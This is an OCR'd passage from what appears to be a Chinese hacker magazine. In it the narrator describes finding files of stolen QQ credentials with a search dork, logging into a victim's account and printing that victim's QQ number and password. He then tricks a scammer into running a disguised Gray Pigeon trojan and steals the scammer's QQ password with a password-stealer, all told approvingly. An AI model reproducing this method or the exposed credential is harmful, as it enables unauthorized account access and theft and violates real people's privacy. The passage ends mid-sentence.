


图11

拿什么来拯救你的黑暗？

大饼

这天一直在制作免杀，结果被特征码搞的头大，于是就打开了百度，准备看看刘谦的魔术好休息一下，看着熟悉的搜索框，突然我又想到了那个QQ箱子的老漏洞，不知道现在还好用不，于是就开始搜索“inurl:qq.txt”，没想到居然还找到了一些，如图1，翻到最后一页打开一看，盗来的QQ的日期还是最近几天的呢，如图2，于是就随便试了试，还真有几个能登录上去的，比如这个QQ号为157556554，密码为bugaosuni的仁兄就不是很幸运了，如图3。登录上去后，我一看对方的个性签名，可真够个性的“骗谁不好，非骗我黑客？”。哈哈，原来这QQ号的主人还是个小黑客啊，来翻翻邮箱和群里都有些什么吧，我正开心的偷看着人家的隐私呢，又来了位仁兄彻底揭开了我心中那多年不散的谜团，呵呵！


图4





图1


图5



图2


图3

下面就是我使用“盗”来的那个QQ号和后来这位仁兄的聊天记录，如图4，看到这儿大家是不是有些迷糊呀？呵呵，还好当时我装的比较像，没有被对方看出来我并不是这QQ号的原主人，那就跟他扯呗。原来呀，这个QQ号被盗后人家那边“黑客”一登录，一看唉呀妈呀，有二代密保改不了密码啊，于是就改了个性签名，然后就把号还给了原主人，但条件就是要汇款400块大洋给盗号者，还说什么汇款后我就教你。我就问都教什么啊，他说什么都教，还给我发了他的网站www.hdxm88.com，如图5。

我一看，好家伙，这做的好像真的一样啊，首页还循环调用一个甜甜的美女解说，不过我可没被这么甜的声音给弄昏头脑，在我看来他就是个骗子，还用盗来的QQ恐吓别人，这和我钦佩的牛人可是大相径庭，于是爱打抱不平的我觉得应该小小的

社工一下，让他也来尝尝丢QQ的滋味。

我这一冲动，就用自己的QQ加他好友了，后来总结时仔细想了想，我应该先用小号和他谈，万一遇到的真是高手牛人的话，没准我的下场会很惨。我怀着无比激动的心情，急急忙忙的打开了我免杀好的灰鸽子，然后配置生成了一匹我的小马，接下来就要社工让他运行我的马儿了。下面是我加他后的聊天记录，这位仁兄还真是沉不住气啊，刚加完他，他就找我说话了，如图6。我以让他给我免杀为名，偷偷的把灰鸽子的服务端换成了我更改好图标的木马，然后把压缩包制作好，我就说这个版本的灰鸽子，我要生成免杀的，他开价要200大洋，我也没说什么（就算要两万关我什么事，反正我也不给的，嘿嘿O(∩_∩)O），然后就把压缩包给他传过去了。接下来漫长的等待了大半天，我心想，这么长时间都没有消息，看来肯定是被发现了，这位仁兄有可能是内行，在虚拟机里运行了，要不就是发现运行后灰鸽子不见了（我的木马在运行后会自删除的），然后自己把网线拔了在查杀木马吧。

发信人	日期	时间	内容
骇客技术吧	2009-02-01	0:01:01	您好 !┴0A000000008602宋体
骇客技术吧	2009-02-01	0:01:01	若没有别的事情我就给您拉黑名单了 !┴0A00000000860
大饼	2009-02-01	0:01:02	你好 !┴0B400080008602宋体
大饼	2009-02-01	0:01:02	你都教什么啊 !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:01:05	http://www.hdxm88.com/学习黑客技术进此站 !┴0A0
大饼	2009-02-01	0:01:05	能给免杀吗？ !┴0B400080008602宋体
大饼	2009-02-01	0:01:00	我要让你帮我做免杀 !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:01:02	可以 !┴0A000000008602宋体
大饼	2009-02-01	0:01:01	多少钱啊 !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:01:02	www.hdxm88.com学习黑客技术进此站 里边有价格 !┴0A
大饼	2009-02-01	0:01:04	只有办会员的价格啊 !┴0B400080008602宋体
大饼	2009-02-01	0:01:04	免杀也要600吗？ !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:01:05	不是 !┴0A000000008602宋体
骇客技术吧	2009-02-01	0:01:05	你误会了 !┴0A000000008602宋体
大饼	2009-02-01	0:01:05	哦 !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:02:01	200元 !┴0A000000008602宋体
大饼	2009-02-01	0:02:02	哦 !┴0B400080008602宋体
大饼	2009-02-01	0:02:08	我要你给我的马免杀 !┴0B400080008602宋体
大饼	2009-02-01	0:02:01	能生成直接免杀的吗？ !┴0B400080008602宋体
骇客技术吧	2009-02-01	0:02:02	可以 !┴0A000000008602宋体

图6

我也有些着急了，就主动的去问他“没问题”吧，结果他回复的一句话让我彻底蒙了：“没事，我是4040的服务端，这个你不懂”，这个我确实不懂，到现在我都不明白他那句话到底是什么意思呢。我正发愁该怎么继续下去呢，突然看见一只鸽子已经悄悄的飞过来了，因为我这个上线域名以前没有使用过，所以我可以断定就是他，先来远程屏幕看看这位“自称黑客”到底在忙些什么，如图7。




图7

这一看不要紧，只觉心中一股热血喷鼻而来，差点喷血喷死我，大家看到左上角的标题栏没有，原来这个家伙也比我好不到哪儿去，正在搜索别人盗过的QQ在这儿登录着玩呢，看来他不知道还有QQ晒号器这东西，正一个个的在试密码呢，对于能够登录进去的就查看有没有密保，还使用非常弱智的口令去猜测别人的密保问题，如图8，居然还真有猜对的（在这里也请各位一定要小心自己的密保啊）。




图8

还等什么，既然这位大“黑客”这么喜欢别人的QQ，那就把你自己的QQ给我吧，我把配置好的金狐QQ大盗通过木马传上去并运行了一下，那边的QQ已经掉线了，他正等着我汇完款后告诉他呢，心急着呢，也不管什么木马不木马了，直接就把QQ又登录了上去，这下好了，来到我们的收信空间，密码已经迫不及待的躺在里面了，如图9。我这边刚登录上，他的QQ就掉线了，在远程屏幕里我看到他发觉不对了，于是就赶紧登回去更改了密码，后来我猜测他的密保问题也没有猜测出来，要是申诉的话，恐